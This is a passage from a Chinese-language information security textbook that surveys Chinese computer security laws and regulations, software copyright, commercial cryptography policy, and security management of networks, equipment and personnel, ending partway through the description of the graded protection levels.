计算机信息系统安全保护的内容是：保障计算机及其相关的和配套的设备、设施和网络的安全，运行环境的安全，保障信息的安全，保障计算机功能的正常发挥，维护计算机信息系统的安全运行。其中重点维护国家事务、经济建设、国防建设、尖锐科学技术等重要领域的计算机信息系统的安全。

该条例明确确定了安全监督的职权和义务。公安机关对计算机信息系统保护工作行使下列监督职权：

（1）监督、检查、指导计算机信息系统安全保护工作；

（2）查处危害计算机信息系统安全的违法犯罪案件；

（3）履行计算机信息系统安全保护工作的其他监督职责。

公安机关发现影响计算机信息系统安全的隐患时，应当及时通知使用单位采用保护措施。在紧急情况下，可以就涉及计算机信息系统安全的特定事项发布专项通令。

另外，该条例还系统设置了以下安全保护的制度：

（1）计算机信息系统实行安全等级保护；

（2）计算机机房应当符合国家标准和国家有关规定；

（3）进行国际联网的计算机信息系统，由计算机信息系统的使用单位报省级以上人民政府公安机关备案；

（4）运输、携带、邮寄计算机信息媒体进出境的，应当如实向海关申报；

（5）计算机信息系统的使用单位应当建立健全安全管理制度，负责本单位计算机信息系统安全保护工作；

（6）计算机信息系统安全专用产品的销售实行许可证制度；

（7）对计算机信息系统中发生的案件，有关使用单位应当在 24 小时内向当地县级以上人民政府公安机关报告；

（8）故意输入计算机病毒以及其他有害数据危害计算机信息系统安全的，或者未经许可出售计算机信息系统安全专用产品的，由公安机关处以警告或者相应的罚款等。

这里的计算机病毒是指，编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码。

这里的计算机信息系统安全专用产品是指，用于保护计算机信息系统安全的专用硬件和软件产品。

1.2.2.3 其他法律法规

1．互联网络安全管理相关法律法规

1997 年 5 月 20 日国务院令第 218 号发布了修订后的《中华人民共和国计算机信息网络国际联网管理暂行规定》。该规定明确了互联网的宏观管理主体和政策、域名管理机构、现有互联网的管理单位、新建互联网的审批程序、互联网的经营及使用应履行的手续和程序、以及相关违法责任，同时还对国际出入口信道进行了明确规定。

1998 年 3 月 6 日国务院信息办发布了《中华人民共和国计算机信息网络国际联网管理暂行规定实施办法》，对《中华人民共和国计算机信息网络国际联网管理暂行规定》作出了详细的程序性规定。

2000 年 1 月 25 日，国家保密局颁布了《计算机信息系统国际联网保密管理规定》。计算机信息系统国际联网，是指中华人民共和国境内的计算机信息系统为实现信息的国际交流，同外国的计算机信息网络相连接。计算机信息系统国际联网的保密管理，实行控制源头、归口管理、分级负责、突出重点、有利发展的原则。

本管理规定主要做出了以下规定：涉及国家秘密的计算机信息系统不得直接或间接地与国际互联网或其他公共信息网络相连接，必须对其实行物理隔离；涉及国家秘密的信息包括在对外交往与合作中经审查、批准与境外特定对象合法交换的国家秘密信息不得在国际联网的计算机信息系统中存储、处理、传递。

2．商用密码和信息安全产品的相关法律法规

我国有明确的法规规章对信息安全产品的研发、生产和销售进行规范。1997 年 6 月，公安部颁布了《计算机信息系统安全专用产品检测和销售许可证管理办法》，以加强对用于保护计算机信息系统安全的专用硬件和软件产品的管理，保证安全专用产品的安全功能。防病毒卡、防病毒软件、清病毒软件等防止计算机病毒传播保护计算机信息系统安全的软、硬件，也都属于计算机信息系统安全专用产品。

安全专用产品的生产者应当向经公安部计算机管理监察部门批准的检测机构申请安全功能检测。在送交安全专用产品检测时，要向检测机构提交产品样品、功能及性能的中文说明、证明材料等材料，用到密码技术的还需要有国家密码管理部门的审批文件。

中华人民共和国境内的安全专用产品进入市场销售，实行销售许可证制度。获得《安全专用产品检测结果报告》之后，安全专用产品的生产者方可申领《计算机信息系统安全专用产品销售许可证》，防治计算机病毒的安全专用产品还要提交公安机关颁发的计

算机病毒防治研究的备案证明，获得该许可证的产品方可进入市场销售。

我国对于商用密码的管理非常严格，1999 年 10 月国务院发布了《商用密码管理条例》，管理对象是不涉及国家秘密内容的信息进行加密保护或者安全认证所使用的密码技术和密码产品，而商用密码技术本身则属于国家秘密。国家对商用密码产品的科研、生产、销售和使用实行专控管理。商用密码的科研、生产由国家密码管理机构指定的单位承担，商用密码产品的销售则必须经国家密码管理机构许可，拥有《商用密码产品销售许可证》才可进行。而从事商用密码产品的科研、生产和销售以及使用商用密码产品的单位和人员，必须对所接触和掌握的商用密码技术承担保密义务。

国务院制定并颁布《商用密码管理条例》，以国务院第 273 号令发布施行，这是我们党和国家密码工作历史上的一件具有里程碑意义的大事。它标志着我国的密码工作开始走向社会，密码应用的范围进一步拓宽，同时也标志着我国密码工作的管理，从过去的政策管理开始步入法制轨道。

3. 计算机病毒防治相关管理办法

公安部第 151 号令于 2000 年 4 月 26 日颁布了《计算机病毒防治管理办法》。所称的计算机病毒，是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码。所称的计算机病毒疫情，是指某种计算机病毒爆发、流行的时间、范围、破坏特点、破坏后果等情况的报告或者预报。

《计算机病毒防治管理办法》明确由公安部公共信息网络安全监察部门主管全国的计算机病毒防治管理工作，地方各级公安机关具体负责本行政区域内的计算机病毒防治管理工作。

4. 电子签名法

2005 年 4 月，《中华人民共和国电子签名法》正式施行。《电子签名法》主要规定了关于数据电文、电子签名与认证及相关的法律责任。

所谓电子签名，是指数据电文中以电子形式所含、所附用于识别签名人身份并表明签名人认可其中内容的数据。数据电文，是指以电子、光学、磁或者类似手段生成、发送、接收或者储存的信息。我国的《电子签名法》规范了法律认可的数据电文、数据电文的书面形式和原件形式的概念，同时解释了数据电文的文件保存以及作为证据的条件，明确了对数据电文的发送和收到的概念。

5. 电子政务法

电子政府是指通过整合运用包括互联网等 IT 技术，实现迅速、透明、方便和高效的处理行政机关之间、行政机关与公民之间、以及行政机关与企业之间的全部业务的电子化的政府。电子政府的目的是政府利用 IT 技术实现向全社会提供信息和服务的电子化，是全社会得到更充分、快捷、高效的信息和服务。

狭义地讲，电子政务法是国家颁布实施的命名为《电子政务法》的单行法，现已制

定《电子政务法》单行法的主要国家有美国、韩国等。广义地说，电子政务法是为了实现电子政府的业务内容，促进行政业务等的电子化的各种法律规范的总称。

我国电子政务发展起步较晚，其相应的立法还处于探索发展阶段，已经先后出台了一些与规范电子政务发展有关的法律法规。1995 年颁布实施的《政务信息工作暂行办法》，初步将政务法的重要性引入公众面前。2008 年 5 月 1 日正式施行的《中华人民共和国政府信息公开条例》进一步规范了政府信息公开的范围。目前，我国电子政务立法的工作虽然已经取得了很大的进展，但仍然存在着一定问题，主要表现在立法不统一规范，结构不清晰及立法层次不高等。

1.2.3 数字信息与知识产权

知识产权包括著作权（也称版权）、工业产权（包括专利权和商标权）、技术秘密和商业秘密。

我国 1990 年制定，2001 年修正的《中华人民共和国著作权法》在第三条中明确将计算机软件作为客体加以著作权法保护。

目前我国有关的知识产权法律中与计算机软件相关的主要有《计算机软件保护条例》（实体性规定）和《计算机软件登记办法》（程序性规定）。

1.2.3.1 涉及计算机网络的著作权纠纷

网络著作权侵权有多种类型，如：侵害发表权等著作人身权；向公众传播作品侵害使用权；侵害获得报酬权、侵害录音录像制作者、表演者、广播电视组织等邻接权剽窃、或者认定故意去除或者改变著作权管理信息而导致侵权后果的行为构成侵权；抄袭他人作品等。

网络著作权侵权纠纷案件由侵权行为地或者被告住所地人民法院管辖。侵权行为地包括实施被诉侵权行为的网络服务器、计算机终端等设备所在地。对难以确定侵权行为地和被告住所地的，原告发现侵权内容的计算机终端等设备所在地可以视为侵权行为地。

2002 年，国务院《计算机软件保护条例》正式施行，同时 1991 年 6 月 4 日国务院发布的《计算机软件保护条例》同时废止。

该条例所称软件，是指计算机程序及其有关文档。同一计算机程序的源程序和目标程序为同一作品。

受本条例保护的软件必须由开发者独立开发，并已固定在某种有形物体上。对软件著作权的保护不延及开发软件所用的思想、处理过程、操作方法或者数学概念等。

计算机软件受保护的条件主要有以下三个：原创性，软件应该是开发者独立设计、独立编制的编码组合；可感知性，受保护的软件需固定在某种有形物体上，只有当这种程序设计通过客观手段表达出来并为人所知悉时才能受法律保护；可再现性，亦称可复制性，即把软件转载有形物体上的可能性。

计算机软件著作权人享有人身权和财产权。人身权包括发表权、署名权和修改权等，

发表权即决定软件是否公之于众的权利，署名权是开发者身份权，表明开发者身分的权利及在其软件上署名的权利，修改权是作者修改或授权他人修改其作品的权利。财产权包括复制权、发行权、出租权、信息网络传播权、翻译权及其他权利。

2002 年，为贯彻《计算机软件保护条例》，国家版权局发布了《计算机软件著作权登记办法》。《计算机软件著作权登记办法》规定了申请软件著作权登记应提交的材料、主要证明文件的内容和格式要求。

受著作权法保护的作品，除了计算机软件之外，还有著作权法规定的各类作品的数字化形式。在网络环境下无法归于著作权法列举的作品范围，但在文学、艺术和科学领域内具有独创性并能以某种有形形式复制的其他智力创作成果，也是受法律保护的。

1.2.3.2　信息网络传播权保护

2006 年 5 月 10 日国务院第 468 号令通过了《信息网络传播权保护条例》，并于同年开始实行，并于 2013 年 1 月 16 日通过了《国务院关于修改〈信息网络传播权保护条例〉的决定》。本条例是根据《中华人民共和国著作权法》制定的，旨在保护著作权人、表演者、录音录像制作者的信息网络传播权，鼓励有益于社会主义精神文明、物质文明建设的作品的创作和传播。

条例规定，权利人享有的信息网络传播权受著作权法和本条例保护。除法律、行政法规另有规定的外，任何组织或者个人将他人的作品、表演、录音录像制品通过信息网络向公众提供，应当取得权利人许可，并支付报酬。

1.3　信息安全管理基础

1.3.1　信息安全管理

信息安全管理是随着信息和信息安全的发展而发展的。在当今信息社会中，信息已成为人类的重要资产，而由于计算机及网络技术的迅猛发展带来的信息安全问题正变得日益突出，使得组织在业务运作过程中面临巨大的信息资产泄露风险，信息基础设施也面临着大量存在于组织内外的各种威胁。因此，对信息系统需要加以严格管理和妥善维护，信息安全管理也随之产生。

信息安全是一个广泛而抽象的概念，不同的领域不同的方向对其概念的阐述都会有所不同。对建立在现代计算机及网络的基础之上的信息系统，比较明确的定义是：保护信息系统的硬件、软件及相关数据，使之不因为偶然或恶意的侵犯而遭受破坏、更改和泄露；保证信息系统中信息的机密性（Confidentiality）、完整性（Integrity）和可用性（Availability）。从更为广义的概念来看，当前信息安全的主要内容或目标可能还需要包括不可否认性（Non-Repudiability）、可控性（Controllability）、真实性（Authenticity）和有效性（Utility）等。为此，需要通过采用相应的计算机软硬件技术、网络技术、密码

技术等安全技术和各种组织管理措施，来保护信息在其生命周期内的产生、传输、交换、处理和存储的各个环节中，其机密性、完整性和可用性等不被破坏。

信息安全的构建是一个系统工程，需要对信息系统的各个环节进行统一的综合考虑、规划和构架，并随时兼顾系统内外的变化情况。因此，信息安全管理的引入，对于保护信息资产、降低信息系统安全风险、指导信息安全体系建设具有重要的意义和作用，是信息安全保障体系建设的重要组成部分。信息安全管理则可定义为通过维护信息的机密性、完整性和可用性等来管理和保护信息资产的一项体制，是对信息安全保障进行指导、规范和管理的一系列活动和过程。

信息安全管理是保护国家、组织、个人等各个层面上信息安全的重要基础。只有以有效的信息安全管理体系为基础，完善信息安全的管理结构，综合应用信息安全管理策略和信息安全技术产品，才有可能建立起一个真正意义上的信息安全防护体系。信息安全管理应当涉及信息安全的各个方面，包括制定信息安全策略、风险评估、控制目标与方式选择、制定规范的操作流程、对人员进行安全培训等一系列工作。

信息安全管理体系是组织在整体或特定范围内建立的信息安全方针和目标，以及完善这些目标所采用的方法和手段所构成的体系；信息安全管理体系是信息安全管理活动的直接结果，可表示为策略、原则、目标、方法、程序和资源等总的集合。以下从几个具体的方面做进一步的描述。

1.3.1.1 密码管理

为了保护计算机和信息系统中的敏感信息，有选择地采取技术上的和相关程序上的安全防护措施是各组织在信息安全管理体系中的迫切需求。使用基于密码机制的安全系统来保护敏感信息是行之有效的方法。被保护信息的机密性和完整性等安全特性由相应密码模块的功能来实现。因此，将密码模块置于信息安全系统中以及相应的密码管理就显得尤为重要。

在当今网络化、信息化的时代，密码技术的运用已经深入到各行各业以及人们的日常生活的各个方面。小到智能电话卡、银行信用卡，大到电子商务、电子政务，从个人到公司，从组织到政府，无一例外地越来越依赖密码技术所提供的保护。随着信息和信息技术的发展，电子数据交换逐步成为人们交换信息的主要形式。密码在信息安全领域中的应用将会不断拓宽，信息安全对密码的依赖也会越来越大。密码从最原始的利用一种变换来保护信息的秘密性，发展到适应当今信息技术的现代密码学，不仅用于解决信息保护的秘密性，而且也用于解决信息的完整性、可用性、可控性和不可抵赖性等。因此，可以说密码技术是保护信息安全的最有效手段，也是保护信息安全的最关键技术。

密码是一门科学，作为运用于军事和政治斗争的一种技术，有着悠久的历史。密码在古代就被用于传递秘密消息。在近代和现代战争中，传递情报和指挥战争均离不开密码，外交斗争中也离不开密码。密码一般用于信息通信传输过程中的保密和存储中的保密。随着计算机和信息技术的发展，密码技术的发展也非常迅速，应用领域不断扩展。

密码除了用于信息加密外，也用于数据信息签名和安全认证。这样，密码的应用也不再只局限于为军事、外交斗争服务，它也广泛应用在社会和经济活动中。当今世界已经出现了密码应用的社会化和个人化趋势。例如：可以将密码技术应用在电子商务中，对网上交易双方的身份和商业信用进行识别，防止网上电子商务中的“黑客”和欺诈行为；应用于增值税发票中，可以防伪、防篡改，杜绝了各种利用增值税发票偷、漏、逃、骗国家税收的行为，并大大方便了税务稽查；应用于银行支票鉴别中，可以大大降低利用假支票进行金融诈骗的金融犯罪行为；应用于个人移动通信中，大大增强了通信信息的保密性等等。

过去密码的研制、生产、使用和管理都是在封闭的环境下进行的。1970 年代以来，随着计算机、通信和信息技术的发展，密码领域也发生了新的变化。密码应用范围日益扩大，社会对密码的需求更加迫切，密码研究领域不断拓宽，密码研究也从专业机构走向社会和民间，密码技术得到了空前的发展。

基于密码的安全系统的设计和实现涉及密码模块的设计和实现。所谓密码模块就是一个硬件、软件、固件或其他相关组件的组合，用以实现密码的逻辑和处理。密码模块是提供密码服务（如加解密、签名、鉴别等）的系统或应用的一部分，也是整个安全系统的核心。

然而，密码学和密码机制不仅仅是一个与各个国家的外交和军事机构有关的问题，而且对于公民或个人与代表社会的国家之间的长久利益冲突有深远的影响。一方面，公民或公司通过有效的密码体制来保护公民的私人空间或公司商业利益，这是他们无可辩驳的权利。另一方面，国家又有法律所赋予的责任，必须保护国家的内外安全，而这又需要获取加密的消息来获得情报。因此，必然就会存在国家利益和个人利益的矛盾与冲突。

关于密码技术涉及的国家利益问题，各个国家的政策不尽相同。由于密码技术作为商品的特殊性，在美国，政府凭借其信息技术的优势，通过出口信息安全和密码产品来达到控制、获取别国信息的目的，并且在不同的时期适时的调整其密码管理政策。例如，美国政府最初限制 40 位密钥长度以上的密码产品出口，继而同意具有密钥托管或密钥恢复功能的强密码出口，这些政策都是美国政府可以控制和解读的，更不用说在密码芯片和操作系统中还会隐藏着人们尚未发现的危险性更大的一些“陷门”和“木马”。一旦国家利益发生冲突，那些隐藏的木马可能会在某些秘密指令下激活起来，破坏或篡改系统中的重要信息，或把这些重要信息通过网络秘密的发送出去。对此，我们必须有清醒的认识。

加强对商用密码管理是目前国际上通行的做法。例如美国政府对密码出口的严格管制，其目的之一便是控制密码技术外流，以免为执法机关和情报机构“非正常获取”信息增加困难；其二是监控密码市场的发展情况；最后则是出于外交政策的需要。

我国的商用密码管理原则，在中共中央办公厅 1996 年 27 号文中，明确了我国发展

和管理商用密码实行“统一领导，集中管理，定点研制，专控经营，满足使用”的 20 字方针。

商用密码的应用领域十分广泛，主要用于对不涉及国家秘密内容但又具有敏感性的内部信息、行政事务信息、经济信息等进行加密保护。比如：商用密码可用于企业内部的各类敏感信息的传输加密、存储加密，防止非法第三方获取信息内容；也可用于各种安全认证、网上银行、数字签名等。

根据 1999 年 10 月 7 日国务院发布实施的《商用密码管理条例》第一章第二条规定：“本条例所称商用密码，是指对不涉及国家秘密内容的信息进行加密保护或者安全认证所使用的密码技术和密码产品”。

如何来理解《条例》中对商用密码的定义呢？第一，它明确了商用密码是用于“不涉及国家秘密内容的信息”领域，即非涉密信息领域。商用密码所涉及的范围很广，凡是不涉及国家秘密内容的信息，又需要用密码加以保护的，均可以使用商用密码。第二，它指明了商用密码的作用，是实现非涉密信息的加密保护和安全认证等具体应用。加密是密码的传统应用。采用密码技术实现信息的安全认证，是现代密码的主要应用之一。第三，定义将商用密码归结为商用密码技术和商用密码产品，也就是说，商用密码是商用密码技术和商用密码产品的总称。而商用密码技术，则是指能够实现商用密码算法的加密、解密和认证等功能的技术（包括密码算法编程技术和密码算法芯片、加密卡等的实现技术）。商用密码技术是商用密码的核心，国家将商用密码技术列入国家秘密，任何单位和个人都有责任和义务保护商用密码技术的秘密。

由原国家密码管理委员会办公室变更而来的国家密码管理局，履行对全国的密码管理职能，自成立以来，先后发布了《电子认证服务密码管理办法》及相应的《证书认证系统密码及其相关安全技术规范》。并于 2006 年 1 月 1 日起，施行《商用密码科研管理规定》、《商用密码产品生产管理规定》和《商用密码产品销售管理规定》。

国家密码管理局于 2006 年 1 月 6 日发布公告，公布了“无线局域网产品须使用的系列密码算法”，包括：

- 对称密码算法：SMS4；
- 签名算法：ECDSA；
- 密钥协商算法：ECDH；
- 杂凑算法：SHA-256；
- 随机数生成算法：自行选择。

其中，ECDSA 和 ECDH 密码算法须采用国家密码管理局指定的椭圆曲线和参数。

这是国内官方公布的第一个商用密码算法系列。经过曲折和艰难的历程，我国商用密码终于掀开了神秘的面纱。该系列算法的公布是我国密码管理的突破性进展，对我国信息化安全和信息安全产业的健康发展必将起到关键性作用，对电子商务的发展也将起到推动作用，在我国信息化发展史上，具有里程碑的性质。

虽然公布的算法仅是指定给无线局域网产品使用的算法，但是它的公布在某种意义上代表了商用密码发展方向，将开辟我国密码管理的新航道。在其后的发展中，会有适合于更广泛范围应用的、种类更加丰富的密码算法公布于众。

有了公开的密码算法，密码和信息安全产品的研制者将有统一的标准和规范可以依循，可以将更多的精力放在产品技术和服务质量的竞争上；密码和信息安全产品的使用者可以不再担心由于产品的互操作性和可替代性差引起的另类安全问题；密码研究者可以有更加令人兴奋、更具现实意义和更具挑战性的研究课题。具有政治意义的是，此举向国际上展示了我国密码研究的实力和密码管理的胆略。此外，有了我国自己的普适性（指的是适用于高、中、低端软硬平台）的密码标准，密码使用者将不再面临不得不违背管理部门的要求而使用国外密码算法的尴尬。

根据国家密码管理局的最新公告，于 2007 年 12 月 29 日起施行《可信计算密码支撑平台功能与接口规范》；于 2008 年 1 月 8 日起施行《IPSec VPN 技术规范》。

1.3.1.2　网络管理

网络管理从功能上讲一般包括配置管理、性能管理、安全管理、故障管理等。由于网络安全对网络信息系统的性能、管理的关联及影响趋于更复杂、更严重，网络安全管理还逐渐成为网络管理技术中的一个重要分支，正受到业界及用户的日益深切的广泛关注。

目前，在网络应用的深入和技术频繁升级的同时，非法访问、恶意攻击等安全威胁也在不断推陈出新，愈演愈烈。防火墙、VPN、IDS、防病毒、身份认证、数据加密、安全审计等安全防护和管理系统在网络中得到了广泛应用。虽然这些安全产品能够在特定方面发挥一定的作用，但是这些产品大部分功能分散，各自为战，形成了相互没有关联的、隔离的“安全孤岛”；各种安全产品彼此之间没有有效的统一管理调度机制，不能互相支撑、协同工作，从而使安全产品的应用效能无法得到充分的发挥。

从网络安全管理员的角度来说，最直接的需求就是在一个统一的界面中监视网络中各种安全设备的运行状态，对产生的大量日志信息和报警信息进行统一汇总、分析和审计；同时在一个界面完成安全产品的升级、攻击事件报警、响应等功能。

但是，一方面，由于现今网络中的设备、操作系统、应用系统数量众多、构成复杂，异构性、差异性非常大，而且各自都具有自己的控制管理平台、网络管理员需要学习、了解不同平台的使用及管理方法，并应用这些管理控制平台去管理网络中的对象（设备、系统、用户等），工作复杂度非常之大。

另一方面，应用系统是为业务服务的。企业内的员工在整个业务处理过程中处于不同的工作岗位，其对应用系统的使用权限也不尽相同，网络管理员很难在各个不同的系统中保持用户权限和控制策略的全局一致性。

另外，对大型网络而言，管理与安全相关的事件变得越来越复杂。网络管理员必须将各个设备、系统产生的事件、信息关联起来进行分析，才能发现新的或更深层次的安

全问题。

因此，比较理想的网络管理需要建立一种新型的整体网络安全管理解决方案——统一安全管理平台，来总体配置、调控整个网络多层面、分布式的安全系统，实现对各种网络安全资源的集中监控、统一策略管理、智能审计及多种安全功能模块之间的互动，从而有效简化网络安全管理工作，提升网络的安全水平和可控制性、可管理性，降低用户的整体安全管理开销。

网络管理最突出的特点是对网络组成成分管理的统一性和远程性。利用统一的入口，无论身处何处，管理员都能够实现对网络的勘查和控制。这是以保证网络传输的性能和安全性为前提的。为此，网络管理体系结构应该包括以下四个方面：

（1）协议：以 SNMP 为主。因为 SNMP 属于应用层，因而可方便地支持全网性远程管理，前提是物理上的可达性。

（2）表示：适用面向对象式的表示方法，例如 SNMP 所使用的 ASN.1 定义方法，用于定义管理对象库（MIB），并需针对新的管理需求（如业务管理）定义新的 MIB 库。

（3）安全：管理者和被管理者之间要有认证和加密协议。管理和被管理对象之间一定要建立安全联系，保证管理动作万无一失。

（4）对象：包括设备、各种协议、业务和交易过程。这将是管理的目标所在。网管的目的不仅在于提供网络单元和网络功能的透明性，更重要的是，使得网络各组成部分协调统一地支持用户需求和各种业务。这部分工作有两方面：其一是定义被管对象的属性及其操作方法，其二是对其进行表示化工作。这很像是对网络进行面向对象的分析和设计。

概括而言，在一个网络管理体系的四个部分，即：被管理对象本身、被管理对象的表示方法、管理协议和上层管理操作中，被管理信息的表示方法和网络管理通信协议是最容易做到标准化的，发展变化余量较小；被管理对象和管理操作虽然也可以部分做到标准化，但受具体网络技术和业务、政策的影响比较大，总是处于变化之中。总体而言，网络管理的 4 个确定性特征是：统一化、智能化、安全化和主动化。

目前，针对不同的网络管理内容，形成了网络管理多个发展方向。其中主要的几个开发方向有：网管系统、应用性能管理、桌面管理、员工行为管理、安全管理。

1. 网管系统

（1）主要是针对网络设备进行监测、配置和故障诊断。主要功能有自动拓扑发现、远程配置、性能参数监测、故障诊断。网管系统主要由两类公司开发，一类是通用软件供应商，另一类是各个设备厂商。

（2）通用软件供应商开发的 NMS 系统是针对各个厂商网络设备的通用网管系统。各个设备厂商为自己产品设计的专用 NMS 系统对自己的产品监测、配置功能非常全面，可监测一些通用网管系统无法监测的重要性能指标，还有一些独特配置功能。但是对其他公司生产的设备基本上就无能为力了。

2. 应用性能管理

（1）应用性能管理是一个比较新的网络管理方向，主要指对企业的关键业务应用进行监测、优化，提高企业应用的可靠性和质量，保证用户得到良好的服务，降低 IT 总拥有成本。一个企业的关键业务应用的性能强大，可以提高竞争力，并取得商业成功，因此，加强应用性能管理（APM）可以产生巨大商业利益。

（2）应用性能管理主要功能如下。

- 监测企业关键应用性能：过去，企业的 IT 部门在测量系统性能时，一般重点测量为最终用户提供服务的硬件组件的利用率，如 CPU 利用率以及通过网络传输的字节数。虽然这种方法也提供了一些宝贵的信息，但却忽视了最重要的因素——最终用户的响应时间。现在通过事务处理过程监测、模拟等手段可真实测量用户响应时间，此外还可以报告谁正在使用某一应用、该应用的使用频率以及用户所进行的事务处理过程是否成功完成。
- 快速定位应用系统性能故障：通过对应用系统各种组件（数据库、中间件）的监测，迅速定位系统故障，如发生数据库死锁等问题。
- 优化系统性能：精确分析系统各个组件占用系统资源情况，中间件、数据库执行效率，根据应用系统性能要求提出专家建议，保证应用在整个寿命周期内使用的系统资源要求最少，节约 IT 总拥有成本。

3. 桌面管理系统

桌面管理环境是由最终用户的电脑组成，这些电脑运行 Windows、MAC 等系统。桌面管理是对计算机及其组件管理，内容比较多，目前主要关注在资产管理、软件派送和远程控制。桌面管理系统通过以上功能，一方面减少了网管员的劳动强度，另一方面增加系统维护的准确性、及时性。这类系统通常分为两部分——管理端和客户端。

4. 员工行为管理

员工行为管理包括两部分，一部分是员工网上行为管理（EIM），另一部分是员工桌面行为监测。它一般在 Internet 应用层、网络层对信息控制，对数据根据 EIM 数据库进行过滤；定制因特网访问策略，根据用户、团组、部门、工作站或网络设置不同的因特网访问策略。

5. 安全管理

网络安全管理指保障合法用户对资源安全访问，防止并杜绝黑客蓄意攻击和破坏。它包括授权设施、访问控制、加密及密钥管理、认证和安全日志记录等功能。在选择产品时可以考虑以下方面：系统自身性能稳定；系统协议分析检测能力及解码速率；系统升级服务等。

1.3.1.3　设备管理

对设备的安全管理是保证信息系统安全的重要条件。设备安全管理包括设备的选型、检测、安装、登记、使用、维护和存储管理等多方面的内容。

设备管理的不安全可能会带来灾难性的后果，在一些重要的部门尤为如此。由于设备管理的安全缺陷可能带来的严重后果有：

如果系统的存储设备丢失或损坏，存储在其上的所有数据就都丢失了。即使事先有一定的备份，也将造成在备份数据恢复到替代设备上的过程中不能对数据进行及时访问。而如果丢失的数据没有加密，即使有备份可以进行数据的恢复，也很难确定丢失的重要数据没有被恶意的复制。如果是在商业上的一个竞争对手通过设备管理的缺陷获取了存储设备上的重要商业数据，那么通过备份进行的数据恢复也就没有很大的实际意义。

为了保障信息网络系统的物理安全，对系统所在环境的安全保护，应遵守国家标准GB50173－1993《电子计算机机房设计规范》、国标 GB2887－89《计算站场地技术条件》、GB9361－1988《计算站场地安全要求》。网络设备、设施应配备相应的安全保障措施，包括防盗、防毁、防电磁干扰等，并定期或不定期地进行检查。

信息系统采用有关信息安全技术措施和采购相应的安全设备时，应遵循以下原则：

（1）严禁使用未经国家信息安全测评机构认可的信息安全产品；

（2）尽量避免直接使用境外的密码设备，必须采用境外的信息安全产品时，该产品须通过国家信息安全测评机构的认可；

（3）严禁使用未经国家密码管理部门批准和未通过国家信息安全质量认证的国内密码设备。

设备的使用和维护须严格按照预先制定的信息系统安全管理规定执行。对设备进行维护维修时，至少应该做到以下几点：

（1）应根据设备的资质情况及系统的可靠性等级，制定相关的预防性维护维修计划；

（2）对系统进行设备维护维修时应采取相关的数据保护措施，对维护维修的情况进行记录并有专人管理；

（3）对折旧设备的处理或严重故障无法维修的设备处理，须由专业人士或机构对其进行鉴定并对其中的敏感数据进行处理、登记，提出报告和处理意见报管理机构备案和批准后方可进行报废处理。

1.3.1.4 人员管理

信息系统是由人来开发的，也是为人类服务的。影响信息系统安全的因素，除了少数难以预知和不可抗力的自然因素以外，绝大多数的安全威胁来自于人类自己。如有意对信息系统进行攻击和破坏的黑客、计算机病毒，以及无意的操作失误等。因此，人始终是影响信息系统安全的最大因素，人员管理也就成为信息系统安全管理的关键。全面提高信息系统相关人员的技术水平、道德品质和安全意识等是信息系统安全的重要保证。

制定安全措施、标准、原则和实施过程，仅仅是有效的信息安全计划的开始。如果不能切实保证参与人员都能意识到自己的权利和责任，再强大的安全体系也是徒劳的。有效的安全计划是管理层为保护其关键信息资源而采取的最为有效的办法。实施有效的

安全意识计划，将有助于员工懂得为什么要认真保护信息资源，他们会得到什么好处，安全计划对员工完成工作有何帮助。安全意识计划的实施要覆盖到所有层次的所有员工。

许多安全事件都是由内部人员引起的，因此，人员的素质和人员的管理是十分重要的。人员管理的核心是要确保有关业务人员的思想素质、职业道德和业务素质。

人员管理的第一关要求加强人员审查，主要从人员的安全意识、法律意识和安全技能等几个方面进行审查。

有关人员的安全等级与信息密切相关，因此人员审查必须根据信息系统所规定的安全等级确定审查标准。所有人员应明确其在安全系统中的职责和权限。所有人员的工作、活动范围应当被限制在完成其任务的最小范围内。

对于人员管理的人事安全审查，要求对某人是否适合参与信息安全保障和接触敏感信息进行审查以判断是否值得信任。

来自人员的信息安全威胁，通常是由于安全意识淡薄，对信息安全方针不理解或专业技能不足等原因造成的。因此，为确保工作人员意识到信息安全的威胁和隐患，并在他们正常工作时遵守组织的信息安全方针，组织需要提供必要的信息安全教育和培训。

信息安全人员管理的安全教育对象，应当包括信息安全相关的所有人员，可能包括：领导和管理人员；信息系统的工程技术人员，包括系统研发和维护人员；一般用户；其他相关人员等。

信息安全教育和培训的具体内容和要求因对象不同而不同，主要包括法规教育，安全技术教育和安全意识教育等。

法规教育是信息安全教育的核心，只要与信息系统相关的人员都应该接受信息安全的法规教育。信息及信息安全技术，是信息安全的技术保障。常用的信息安全技术包括加密技术、防火墙技术、入侵检测技术、漏洞扫描技术、备份技术、计算机病毒防御技术和反垃圾邮件技术等。为了防止信息安全相关人员在操作信息系统时，由于误操作等引入安全威胁，对信息安全造成影响，应当对相关人员进行安全技术教育和培训。此外，作为安全技术教育的一部分，还必须了解信息系统的脆弱点和风险，以及与此有关的风险防范措施和技术。

所有信息系统相关人员都应当接受信息安全意识教育。安全意识教育主要包括：组织信息安全方针与控制目标；安全职责、安全程序及安全管理规章制度；适用的法律法规；防范恶意软件以及其他与安全有关的内容等。

1.3.2　信息安全政策

1.3.2.1　等级保护

为加快推进信息安全等级保护，规范信息安全等级保护管理，提高信息安全保障能力和水平，维护国家安全、社会稳定和公共利益，保障和促进信息化建设，公安部、国家保密局、国家密码管理局、国务院信息化工作办公室制定了《信息安全等级保护管理

办法》，并于 2007 年 6 月联合发文实施。

国家信息安全等级保护坚持自主定级、自主保护的原则。信息系统的安全保护等级应当根据信息系统在国家安全、经济建设、社会生活中的重要程度，信息系统遭到破坏后对国家安全、社会秩序、公共利益以及公民、法人和其他组织的合法权益的危害程度等因素确定。

《信息安全等级保护管理办法》将信息系统的安全保护等级分为以下五级：

第一级，信息系统受到破坏后，会对公民、法人和其他组织的合法权益造成损害，但不损害国家安全、社会秩序和公共利益。第一级信息系统运营、使用单位应当依据国家有关管理规范和技术标准进行保护。

第二级，信息系统受到破坏后，会对公民、法人和其他组织的合法权益产生严重损害，或者对社会秩序和公共利益造成损害，但不损害国家安全。第二级信息系统运营、使用单位应当依据国家有关管理规范和技术标准进行保护。国家信息安全监管部门对该级信息系统信息安全等级保护工作进行指导。

第三级，信息系统受到破坏后，会对社会秩序和公共利益造成严重损害，或者对国家安全造成损害。第三级信息系统运营、使用单位应当依据国家有关管理规范和技术标准进行保护。国家信息安全监管部门对该级信息系统信息安全等级保护工作进行监督、检查。

